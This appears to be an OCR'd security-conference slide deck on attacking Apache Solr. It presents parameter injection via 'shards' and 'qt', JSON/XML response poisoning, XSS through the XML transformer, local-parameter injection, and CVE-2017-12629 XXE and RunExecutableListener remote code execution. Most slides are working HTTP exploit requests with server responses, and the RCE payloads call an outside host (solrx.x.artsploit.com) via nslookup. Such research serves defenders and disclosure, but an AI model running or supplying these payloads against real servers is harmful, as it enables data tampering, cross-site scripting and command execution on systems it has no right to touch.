
Solr Parameter Injection: collection name leak



```
GET
/solr/db/select?q=Apple&shards=http://
127.0.0.1:8983/&qt=/solr/admin/cores?i
ndexInfo=false%26wt=json HTTP/1.1
Host: 127.0.0.1:8983
```

```
mstepankin/tools/solr/solr-6.6.2/exampl
e/example-DIH/solr/atom/data/","config"
:"solrconfig.xml","schema":"managed-sch
ema","startTime":"2019-07-25T07:41:07.9
10Z","uptime":4231363},"db":{"name":"db
","instanceDir":"/Users/mstepankin/tool
s/solr/solr-6.6.2/example/example-DIH/s
olr/db","dataDir":"/Users/mstepankin/to
ols/solr/solr-6.6.2/example/example-DIH
/solr/db/data/","config":"solrconfig.xm
```

Solr Parameter Injection: update another collection




```
GET
/solr/db/select?q=Apple&shards=http://127.
0.0.1:8983/solr/atom&qt=/update?stream.bod
y=[%257b%2522id%2522:%25221338%2522,%2522a
uthor%2522:%2522orange%2522%257d]&commit=t
rue&wt=json HTTP/1.1
Host: 127.0.0.1:8983
```

```
me":53,"params":{"q":"Apple","shards
":"http://127.0.0.1:8983/solr/atom"
,"qt":"/update?stream.body=[%7b%22i
d%22:%221338%22,%22author%22:%22ora
nge%22%7d]","commit":"true","wt":"j
son"}},"error":{"trace":"java.lang.
NullPointerException\n\tat
org.apache.solr.handler.component.Q
```

* The error is thrown after the update is done

Solr Parameter Injection: query another collection




```
GET
/solr/db/select?q=orange&shards=http://127
.0.0.1:8983/solr/atom&qt=/select?fl=id,nam
e:author&wt=json HTTP/1.1
Host: 127.0.0.1:8983
```

```
{"responseHeader":{"status":0,"QTime
":15,"params":{"q":"orange","shards"
:"http://127.0.0.1:8983/solr/atom",
"qt":"/select?fl=id,name:author","w
t":"json"}},"response":{"numFound":
2,"start":0,"maxScore":3.6252337,"d
ocs":[{"id":"1337","name":"orange"}
,{"id":"1338","name":"orange"}]}}
```

* We can rename columns in our query to match the original collection

Solr Parameter Injection: JSON response rewriting




```
GET
/solr/db/select?&q=Apple&fl=name&wt=js
on&json.wrf={"response":{"numFound":0,
"start":0,"docs":[]}}/* HTTP/1.1
Host: localhost:8983
Connection:close
```

```
HTTP/1.1 200 OK
Content-Type: text/plain;charset=utf-8
Connection: close

{"response":{"numFound":0,"start":0,"do
cs":[]}}/*({"responseHeader":{"status":
0,"QTime":0,"params":{"q":"Apple","json
.wrf":"{\"response\":{\"numFound\":0,\"s
60 GB iPod with Video Playback
```

* json.wrf parameter acts like a JSONp callback,
May work depending on the app’s JSON parser

Solr Parameter Injection: XML response poisoning




```
GET
/solr/db/select?q=Apple&indent=on&wt
=xml&fl=name,price,myname:[value+v='
xxxx<a></a>'] HTTP/1.1
Host: localhost:8983
```

```
start="0">
  <doc>
    <float name="price">399.0</float>
    <str name="name">Apple 60 GB iPod
with Video Playback Black</str>
    <str
name="myname">xxxx&lt;a&gt;&lt;/a&gt;</st
r></doc>
```

* ValueAugmenterFactory adds a new field to every returned document

Solr Parameter Injection: XSS via response poisoning



Request

Raw | Params | Headers | Hex

```
GET
/solr/db/select?q=Apple&indent=on&wt
=xml&fl=name,price,myname:[value+v='x
xxx<a:script+xmlns:a="http://www.w3.
org/1999/xhtml">alert(1)</a:script>'
],myname:[xml] HTTP/1.1
Host: localhost:8983
```

Response

Raw | Headers | Hex | XML


```
  <doc>
    <float name="price">399.0</float>
    <str name="name">Apple 60 GB iPod
with Video Playback
Black</str>xxxx<a:script
xmlns:a="http://www.w3.org/1999/xhtml">al
ert(1)</a:script></doc>
</result>
```

* Xml Transformer inserts a valid XML fragment in the document

Solr Local Parameter Injection

Browser

/search?q={!dismax+xxx=yyy}Apple




```
@RequestMapping("/search")
public Object search(@RequestParam String q) {
String solr = "http://solrserver/solr/db/";
    String query = "/select?q=" + q + "&fl=id,name&rows=10";
    return http.get(solr + query);
}
```

/solr/db/select?q={!dismax+xxx=yyy}Apple&fl=id…

Solr

Solr Local parameter injection


- Known since 2013, but nobody knew how to exploit
- We can specify only the parser name and local parameters
- ‘shards’, ‘stream.body‘ are not ‘local’
- XMLParser is the rescue!:



```
/solr/db/select?q={!xmlparser+v='<BooleanQuery+fi
eldName="name"><Clause+occurs%3d"should"><TermQue
ry>Apple</TermQuery></Clause></BooleanQuery>'}
```

Solr Local parameter injection: CVE-2017-12629

- XMLParser is vulnerable to XXE, allowing to perform SSRF:



```
GET /solr/db/select?&q={!xmlparser v='<!DOCTYPE x SYSTEM
"http://127.0.0.1:8983/solr/atom/update?stream.body=[{"id"
:"1338","author":"mike"}]&wt=json"><a></a>'}xxx HTTP/1.1
```

- Therefore, all ‘shards’ magic also works if we can only control the ‘q’ param!

Wait!

Are you mad telling us about HTTP injection, XXE and (even) XSS?
Where is my CALCULATOR!!!???

Ways to RCE

- Documentation does not really help
- But It’s java, so….
- For sure it has XXEs
- For sure it has Serialization
- Indeed it has ScriptEngine()
- Indeed it even has Runtime.exec()

CVE-2017-12629 RunExecutableListener RCE

```
POST /solr/db/config HTTP/1.1
Host: localhost:8983
Content-Type: application/json
Content-Length: 212

{
  "add-listener" : {
    "event":"postCommit",
    "name":"newlistener",
    "class":"solr.RunExecutableListener",
    "exe":"nslookup",
    "dir":"/usr/bin/",
    "args":["solrx.x.artsploit.com"]
  }
}
```


```
POST /solr/db/update?commit=true HTTP/1.1
Host: 127.0.0.1:8983
Content-Type: application/json
Content-Length: 29

[{"id":"1337","name":"Zero"}]
```

Target versions: 5.5x-5.5.4, 6x-6.6.3, 7x – 7.1

Requirements: None


CVE-2017-12629 RunExecutableListener via shards

- (step 1) Add a new query listener



```
/solr/db/select?q=xxx&shards=localhost:8983/solr/db/config%23&
stream.body={"add-listener":{"event":"postCommit","name":"newl
istener","class":"solr.RunExecutableListener","exe":"nslookup"
,"dir":"/usr/bin/","args":["solrx.x.artsploit.com"]}}&isShard=
true HTTP/1.1
```

- (step 2) Perform any update operation




```
/solr/db/select?q=xxx&shards=localhost:8983/solr/db/update%23
&commit=true HTTP/1.1
```

*Tnx Olga Barinova (@_lely___) for help with making it work☺


CVE-2017-12629 RunExecutableListener via XXE

- (step 1) Add a new query listener




```
GET /solr/db/select?q={!xmlparser v='<!DOCTYPE a SYSTEM
"http://localhost:8983/solr/db/select?q=xxx&qt=/solr/db/config?stream.
body={"add-listener":{"event":"postCommit","name":"newlistener","class
":"solr.RunExecutableListener","exe":"nslookup","dir":"/usr/bin/","arg
s":["solrx.x.artsploit.com"]}}&shards=localhost:8983/"><a></a>'}
```

- (step 2) Perform any update operation

